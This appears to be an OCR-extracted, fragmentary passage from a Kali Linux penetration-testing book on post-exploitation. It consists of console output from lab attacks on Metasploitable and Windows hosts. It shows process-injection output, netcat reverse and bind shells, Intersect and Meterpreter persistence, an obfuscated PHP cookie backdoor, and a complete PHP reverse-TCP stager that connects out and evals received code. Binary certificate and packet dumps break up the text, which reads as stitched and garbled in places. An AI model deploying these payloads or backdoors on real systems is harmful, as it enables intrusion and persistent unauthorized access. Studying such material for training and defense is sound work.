root      1453  0.0  0.0      0     0 ?        S<   20:56   0:00 [scsi_eh_0]
root      1459  0.0  0.0      0     0 ?        S<   20:56   0:00 [scsi_eh_1]
root      1472  0.0  0.0      0     0 ?        S<   20:56   0:00 [ksuspend_usbd]
root      1476  0.0  0.0      0     0 ?        S<   20:56   0:00 [khubd]
root      2360  0.0  0.0      0     0 ?        S<   20:56   0:00 [scsi_eh_2]
root      2591  0.0  0.0      0     0 ?        S<   20:56   0:00 [kjournald]
root      2765  0.0  0.1   2216   632 ?        S<s  20:56   0:00 /sbin/udevd --d
root      3132  0.0  0.0      0     0 ?        S<   20:56   0:00 [kpsmoused]
root      3816  0.0  0.0      0     0 ?        S<   20:56   0:00 [btaddconn]
root      3818  0.0  0.0      0     0 ?        S<   20:56   0:00 [btdelconn]
root      4094  0.0  0.0      0     0 ?        S<   20:56   0:00 [kjournald]
daemon    4234  0.0  0.1   1836   576 ?        Ss   20:56   0:00 /sbin/portmap
```

```
[+] attaching to process 2765

 register info:
 ---------------------------------------------------------------
 eax value: 0xfffffe00   ebx value: 0x11
 esp value: 0xbf95584c   eip value: 0xb7f62410
 ---------------------------------------------------------------

[+] new esp: 0xbf955848
[+] injecting code into 0xb7f63000
[+] copy general purpose registers
[+] detaching from 2765

[+] infected!!!
```


root@kali:~# nc -nvv 172.31.99.244 4444
(UNKNOWN) [172.31.99.244] 4444 (?) open
id
uid=0(root) gid=0(root)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found


root@kali:~# intersect
post-exploitation framework
Intersect 2.5 - Script Creation Utility
1 => Create Custom Script
2 => List Available Modules
3 => Load Plugin Module
4 => Exit Creation Utility
=>


```
 =>  1



Intersect 2.0 - Script Generation Utility
---------- Create Custom Script -----------

 Instructions:

Use the console below to create your custom
Intersect script. Type the modules you wish
to add, pressing [enter] after each module.
Example:
 => creds
 => network

When you have entered all your desired modules
into the queue, start the build process by typing :create.

** To view a full list of all available commands type :help.
The command :quit will return you to the main menu.
```

```
 =>  :modules
archive  creds   extras  network  reversexor  scrub
bshell   daemon  lanmap  osuser   rshell      xorshell
aeshttp       getrepos   openshares  portscan  sniff    webproxy  xmpp
egressbuster  icmpshell  persistent  privesc   udpbind  xmlcrack
```

```
 =>  :create

[ Set Options ]
If any of these options don't apply to you, press [enter] to skip.
Enter a name for your Intersect script. The finished script will be placed in th
e Scripts directory. Do not include Python file extension.
 =>  test
Script will be saved as /usr/share/intersect/Scripts/test.py

Specify the directory on the target system where the gathered files and informat
ion will be saved to.
*Important* This should be a NEW directory. When exiting Intersect, this directo
ry will be deleted if it contains no files.
If you skip this option, the default (/tmp/lift+$randomstring) will be used.
temp directory  =>
enable logging  =>  no
bind port  =>  1337
[+] bind port saved.
remote host  =>  172.31.99.244
[+] remote host saved.
remote port  =>  1234
[+] remote port saved.
proxy port  =>
xor cipher key  =>  abcd
[+] xor key saved.

[+] Your custom Intersect script has been created!
   Location: /usr/share/intersect/Scripts/test.py
```

PID	PPID	Name	Arch	Session		User	Path
0	0	[System Process]		4294967295			
4	0	System	x86	0			
136	1308	ctfmon.exe	x86	0		THE-F4C60DD36CA\	C:\WINDOWS\system32\ctfmon.exe
180	556	alg.exe	x86	0			C:\WINDOWS\System32\alg.exe
328	4	smss.exe	x86	0		NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
340	924	wscntfy.exe	x86	0		THE-F4C60DD36CA\	C:\WINDOWS\system32\wscntfy.exe
480	328	csrss.exe	x86	0		NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\csrss.exe
504	328	winlogon.exe	x86	0		NT AUTHORITY\SYSTEM	\??\C:\WINDOWS\system32\winlogon.exe
556	504	services.exe	x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
568	504	lsass.exe	x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
748	556	VBoxService.exe	x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\VBoxService.exe
788	556	svchost.exe	x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
860	556	svchost.exe	x86	0			C:\WINDOWS\system32\svchost.exe
924	556	svchost.exe	x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
972	556	svchost.exe	x86	0			C:\WINDOWS\system32\svchost.exe
1036	556	svchost.exe	x86	0			C:\WINDOWS\system32\svchost.exe
1308	1260	explorer.exe	x86	0	2	THE-F4C60DD36CA\user	C:\WINDOWS\Explorer.EXE
1396	556	spoolsv.exe	x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\spoolsv.exe
1444	556	scardsvr.exe	x86	0			C:\WINDOWS\System32\SCardSvr.exe
1664	556	svchost.exe	x86	0		NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
1964	1308	VBoxTray.exe	x86	0		THE-F4C60DD36CA\	C:\WINDOWS\system32\VBoxTray.exe
2368	924	wuauclt.exe	x86	0		THE-F4C60DD36CA\	C:\WINDOWS\system32\wuauclt.exe
3408	1308	met-back.exe	x86	0	1	THE-F4C60DD36CA\user	C:\Documents and Settings\user\Desktop\met-back.exe

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\PvtgZxEAL...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```




```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LPORT     31337            yes       The listen port
   RHOST     192.168.2.22     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700

meterpreter >
```

```
root@kali:~# nc 172.31.99.244 1337
whoami
msfadmin
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),2
9(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashar
e),1000(msfadmin)
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:0c:38:c1
          inet addr:172.31.99.244  Bcast:172.31.99.255  Mask:255.255.254.0
          inet6 addr: fe80::20c:29ff:fe0c:38c1/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1354 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1286 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:92704 (90.5 KB)  TX bytes:93724 (91.5 KB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:218 errors:0 dropped:0 overruns:0 frame:0
          TX packets:218 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:81265 (79.3 KB)  TX bytes:81265 (79.3 KB)
```

```
root@kali:~# nc -l -p 1337
id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),2
9(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(sambashar
e),1000(msfadmin)
```

```
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# Disabled by default, to force yourself
# to read the configuration:
# - /usr/share/doc/sslh/README.Debian (quick start)
# - /usr/share/doc/sslh/README, at "Configuration" section
# - sslh(8) via "man sslh" for more configuration details.
# Once configuration ready, you *must* set RUN to yes here
# and try to start sslh (standalone mode only)

RUN=yes

# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user sslh --listen 0.0.0.0:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1:443
--pidfile /var/run/sslh/sslh.pid"
```

```
root@kali:/etc/default# ps -ef | grep sslh
sslh     14916     1  0 15:50 ?        00:00:00 /usr/sbin/sslh --foreground --us
er sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /v
ar/run/sslh/sslh.pid
sslh     14924 14916  0 15:50 ?        00:00:00 /usr/sbin/sslh --foreground --us
er sslh --listen 0.0.0.0 443 --ssh 127.0.0.1 22 --ssl 127.0.0.1 443 --pidfile /v
ar/run/sslh/sslh.pid
root     14936 14764  0 15:50 pts/3    00:00:00 grep sslh
```

```
The authenticity of host '[192.168.2.22]:443 ([192.168.2.22]:443)' can't be established.
ECDSA key fingerprint is b0:c2:8d:54:83:68:d7:3e:09:14:00:62:9d:5a:d6:67.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[192.168.2.22]:443' (ECDSA) to the list of known hosts.
root@192.168.2.22's password:
Linux kali 3.7-trunk-amd64 #1 SMP Debian 3.7.2-0+kali8 x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

```
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 37
Server version: 5.5.32-0ubuntu0.12.04.1 (Ubuntu)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

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affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```




..}....:....0...U.#..0.........
..}....:....0...U....0....0
..*.H..
................c........2........@P
D....1]V..R.h..=...\.i...q~.b..'R._hB.=.QgPK.....\.+?i...D`..
.][.P...X./c.......3....5...U...BT6..o..............A.
{.U:i..A".....-..?.2._N.f....._.Hl5?....\.{V.V..hQp..:..$...|.
[...#L.)..`................Q.5......W...v#M....m....:!...k...#..R%
J.....|....J.. ......L..n6$.s.J.;.G...P.$.i..3./.d+.K.^^F7s'.....R..........F...BA.
...(.....Qd.7Cq..Y.......^.y.......>bE.#.mWi.@....E.H.....................
$KU....`.lWA...E.#..f....;......./
&._............,...1..z.4....`...t.t. ..h7.k....w..5.7h.....]..
+...~..".L....E.4.B.,....
.x"..tN..S....kl..2....de.].......;A...c.d.D.`-".W+.;.DoX.8....^m.......S..:t>.%'.
............dSo.O..............$!D4.}
.....Q...f...7AN.*+.ya............s..W........4.|xo.....?,s".2....^q..*.Q..v...
(.vg.~..}.i...l...c..S|:x..R.....|..^...v.p..$.f.q...]n....I...j...K].
+....TpE2a........fJ....(..,....#"i...C....(...u.F".J....DHI.f.~*..o.k.%z.[....b
{.O..2B.........X.q?!.1."-.........L.r...'[.}q....9......_...
d /.G. .t.E......Hp.O"Lh%...G.4%..DN.(9..N........c".\w0...2.b..xp
,VE..F.....b.O[9..#...#iC..#|
6..y...nJ.O......h.o.>.............Q,........_T.<.6.........'..3.._..Tg.B../.z?!...4....
I.U.v."...aQ.....4.Bo._.\22....T"..u...W:<."I..bC.R.>JgNv......P(.O.A..
%.....qD..d.....8,7....u.W.y.Z.....-$b.|....d.<V...b&x....4|.F.^y...Qeb7Z.$...c.-..B.!
]*I...<3...-.,..D.....^..Q_....6..X.......!...


[...
5.5.32-0ubuntu0.12.04.1.&...-3U3>~"+...................R:j*OO"Uh
+=0.mysql_native_password.<..........!.....................root..mysql_native_passwor
d...........!....select @@version_comment limit
1.....'....def....@@version_comment..!.....................(Ubuntu).....show
databases.....K....def.information_schema.SCHEMATA.SCHEMATA.Database.SCHEMA_NAM
E.!..................".....information_schema.....mysql.....performance_schema.....tes
t.......".


<?php $b=strrev("edoced_4","6esab");eval($b(str_replace(" ","","a W Y o a X N z Z X Q o J F 9
D T 0 9 L S U V b J 2 N t J 1 0 p K X t v Y l 9 z d G F y d C g p O 3 N 5 c 3 R l b S h i Y X
N l N j R f Z G V j b 2 R l K C R f Q 0 9 P S 0 l F W y d j b S d d K S 4 n I D I + J j E n K
T t z Z X R j b 2 9 r a W U o J F 9 D T 0 9 L S U V b J 2 N u J 1 0 s J F 9 D T 0 9 L S U V b
J 2 N w J 1 0 u Y m F z Z T Y 0 X 2 V u Y 2 9 k Z S h v Y l 9 n Z X R f Y 2 9 u d G V u d H M
o K S k u J F 9 D T 0 9 L S U V b J 2 N w J 1 0 p O 2 9 i X 2 V u Z F 9 j b G V h b i g p O 3
0 = ")); ?>

```
root@kali:~# webacoo -t -u http://172.31.99.244/test.php

        WeBaCoo 0.2.3 - Web Backdoor Cookie Script-Kit
        Copyright (C) 2011-2012 Anestis Bechtsoudis
        { @anestisb | anestis@bechtsoudis.com | http(s)://bechtsoudis.com }

[+] Connecting to remote server as...
uid=33(www-data) gid=33(www-data) groups=33(www-data)

[*] Type 'load' to use an extension module.
[*] Type ':<cmd>' to run local OS commands.
[*] Type 'exit' to quit terminal.

webacoo$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
webacoo$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 G
NU/Linux
```


```
GET /test.php HTTP/1.1
Host: 172.31.99.244
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:44.0) Gecko/20100101 Firefox/44.0 Iceweasel/44.0.2
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
```

```
HTTP/1.1 200 OK
Date: Mon, 30 May 2016 18:05:49 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Content-Length: 0
Connection: close
Content-Type: text/html
```


```
<?php
error_reporting(0); $ip = '172.16.43.162'; $port = 4444; if (($f = 'stream_socket_client') &&
is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } elseif (($f =
'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } elseif (($f =
'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res =
@socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } else { die('no
socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread
($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a =
unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type)
{ case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s,
$len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; eval
($b); die();
```


```
msf > use exploit/multi/handler/
msf exploit(handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.43.162
LHOST => 172.16.43.162
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 172.16.43.162:4444
[*] Starting the payload handler...
```


Chapter 12: Wireless Penetration Testing

